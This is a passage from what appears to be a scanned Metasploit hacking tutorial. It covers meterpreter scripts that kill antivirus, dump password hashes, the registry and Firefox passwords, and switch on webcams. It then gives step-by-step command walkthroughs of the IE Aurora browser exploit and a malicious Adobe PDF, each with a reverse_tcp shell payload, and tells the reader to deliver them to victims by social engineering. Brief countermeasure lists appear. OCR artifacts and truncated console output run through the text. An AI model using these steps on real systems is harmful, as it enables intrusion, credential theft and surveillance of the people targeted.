5)webcam:This script automatically switches on the webcam on the remote machine and we can view them remotely.

Usage: run webcam

6)getcountermeasure:This script is a wonderful script.It can bypass the antiviruses,firewall,and intrusion detction system on the victim machine.

```
meterpreter > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*]     Possible countermeasure found MSASCui.exe C:\Documents and Setting
s\Administrator\Local Settings\Temp\MSASCui.exe
[*] Getting Windows Built in Firewall configuration...
[*]
[*]     Domain profile configuration:
[*]     ---------------------------------------------------------------
-
[*]     Operational mode                  = Enable
[*]     Exception mode                    = Enable
[*]
[*]     Standard profile configuration (current):
[*]     ---------------------------------------------------------------
-
[*]     Operational mode                  = Disable
[*]     Exception mode                    = Enable
[*]
[*]     Local Area Connection firewall configuration:
[*]     ---------------------------------------------------------------
-
[*]     Operational mode                  = Enable
[*]
[*] Checking DEP Support Policy...
meterpreter >
```

7)killav:This script kills the antivirus on the victim system.

Usage :run killav

```
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off ntvdm.exe...
```

8)Scraper:This script is very handy.It will download all the system informtion and all the registry information.


Usage : run scraper

```
meterpreter > run scraper
[*] New session on 192.168.217.131:445...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*]  Exporting HKCU
[*]  Downloading HKCU (C:\WINDOWS\TEMP\ItbgGJfn.reg)
[*]  Cleaning HKCU
[*]  Exporting HKLM
[*]  Downloading HKLM (C:\WINDOWS\TEMP\FbLUNocC.reg)
[*]  Cleaning HKLM
[*]  Exporting HKCC
[*]  Downloading HKCC (C:\WINDOWS\TEMP\XMTkQPSI.reg)
[*]  Cleaning HKCC
[*]  Exporting HKCR
[*]  Downloading HKCR (C:\WINDOWS\TEMP\bmlCZsJI.reg)
[*]  Cleaning HKCR
[*]  Exporting HKU
[*]  Downloading HKU (C:\WINDOWS\TEMP\uxMbyTId.reg)
[*]  Cleaning HKU
[*] Completed processing on 192.168.217.131:445...
meterpreter >
```

9)enum_firefox:This script will gather the stored passwods and cookies in the firefox browser on the victim's system.

Usage: run enum_firefox

10)file_collector:This script is used to gather existing files on the target system.We can gather doc,pdf and text files using this script.



I used many optins to search files, you can see various options using -h option

-d --------- To search a particular direcotory

-f ----------To search a particular file type.Here i am searching text files.

-r----------To search recursively


Usage: run file_collector -d c:\\ -f *.txt -r

11)gettelnet:This script enables the telnet session on the remote pc.

Usage :run gettelnet

12)arp_scanner:This script is used for pivoting and portforward and we can enumerate local interfaces using this script.
Usage : run arp_scanner

13)hostsedit:This script is used to edit host file into the remote system.



Chapter Nine

Client Side Exploitation

Client side attacks were the next evolvement of attacks after network defense became much robust.These attacks target the software which is installed on the victim computer like browsers,pdf readers and MSword readers.These softwares are commonly installed on every computer either it is an office computer or our personal computer.

These attacks have been bestselling because of lack of awareness in the people.In client side attacks,the attacker can send exploits using social engineering techniques.The systems which open that file or malicious link sent by the attacker will be compromised.

Countermeasures:

1.Update your antivirus and antispyware software.
2.Update your operating system and web browsers on a regular basis.
3.Update your pdf reader (eg abode,foxit),flash players(quicktime,flash),word document readers(MSword).
4.Do not visit atrocious websites.
5.Download softwares from genuine websites because some websites offer spyware software.
6.Mozilla and chrome users can use security addons like WOT(Web Of Trust),NoScript and Better Privacy.

Browser based exploits:In this module our main target is browser.Now i will demonstrate an infamous exploit Aurora.

Internet explorer Aurora memory corruption:

In the year 2010 this exploit came into picture.Hacker used this exploit to attack many multinational companies.This module exploits memory corruption flaw in the internet explorer 6 version.

Demo Time

Step1: use exploit/windows/browser/ms10_002_aurora

```
msf > use exploit/windows/browser/ms10_002_aurora
msf  exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must b
ress on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (defaul
domly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should b
accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default
om)
```

Type "show options"to view different options.we have to set SRVHOST,SRVPORT and URIPATH.

Step 2:

```
msf  exploit(ms10_002_aurora) > set SRVHOST 192.168.217.133   1
SRVHOST => 192.168.217.133
msf  exploit(ms10_002_aurora) > set SRVPORT 80   2
SRVPORT => 80
msf  exploit(ms10_002_aurora) > set URIPATH /   3
URIPATH => /
msf  exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms10_002_aurora) > show options   5
                                               4
```

1)I am setting SRVHOST as my local address.This is my system's ip address.

2)I am setting SRVPORT as 80

3)I am setting URIPATH as /

4)I am setting meterpreter reverse_tcp as payload.

5)To view different options type show options


Step 3

1)I am setting LHOST to my ip address


2)To run the payload on the remote system type "exploit"

Step4:

1.Malicious URL has created.Now we have to send that url to victim.you can see i have opened that url inmy windows xp(victim)system.



2.When i open that link Aurora exploit start working.



3.You can see my windows system has been compromised.
4.You are greeted with meterpreter shell.

This exploit has been working flawlessly on internet explorer 6 version. So it is better to update your browser.

File format exploits

File format exploits are new generation exploits.In this method we will send a file of type pdf,doc or xlb file to the target.when the target opens that file their system gets compromised.


Demo Time :

Adobe util.printf() Bufferoverflow vulnerability:

There is buffer overflow vulnerabillity in adobe reader and adobe acrobat reader version 8.1.By creating a specially crafted pdf we can exploit the target system.You can read more about this vulnerability in the below link.

http://www.metasploit.com/modules/exploit/windows/fileformat/adobe_utilprintf


Step 1: use exploit/windows/fileformat/adobe_utilprintf



I am using adobe utilprintf exploit.Type "show options" to view different types of options.


Step 2: Change the file name

Usage: set FILENAME book.pdf



Step 3: **Set a meterpreter payload,and fill LHOST and type "exploit"command to generate a malicious pdf .**


Usage **: set payload windows/meterpreter/reverse_tcp**



Malicious pdf has been created and it is saved in /root/.msf4/local/book.pdf directory. Copy that pdf to your desktop.Use "cp" command to copy the malicious pdf & send that pdf using some social engineering techniques.

Step 4: **Setting up a listener**

Usage **: use exploit/multi/handler and set meterpreter as payload.You should use the same payload as above.**




Step 5:

Usage : **set LHOST 192.168.217.133(My system ip address)**

Type "exploit" to start the payload handler.when ever the victim clicks the malicious pdf you will be greeted with a meterpreter shell.

Step 6 :



You can get meterpreter shell on your windows xp machine.We also have exploits in Microsoft word and excel with latest version 2007 and 2010.

Countermeasure:

1.Update your pdf readers and word readers.
2.Do not open malicious attachements from unknown persons.

Chapter Ten

Social Engineering Tookit(SET)

Social engineering is the art of mainpulating people into performing actions or divulging confidential information like passwords.

SET was developed by David Kenndy using python language with the help of security community.The main aim of SET is to fill a gap in the penetration testing community and bring awarness about the social engineering attacks.Any firewall or network intrusion detection system cannot stop social engineering attacks because in social engineering ,the weakest link in the security chain is human stupidity.


The attacks built in this toolkit were designed to attack a person or an organization.This tool kit has different modules In this tutorial I will perform spearphising attack.

Spearphising Module:

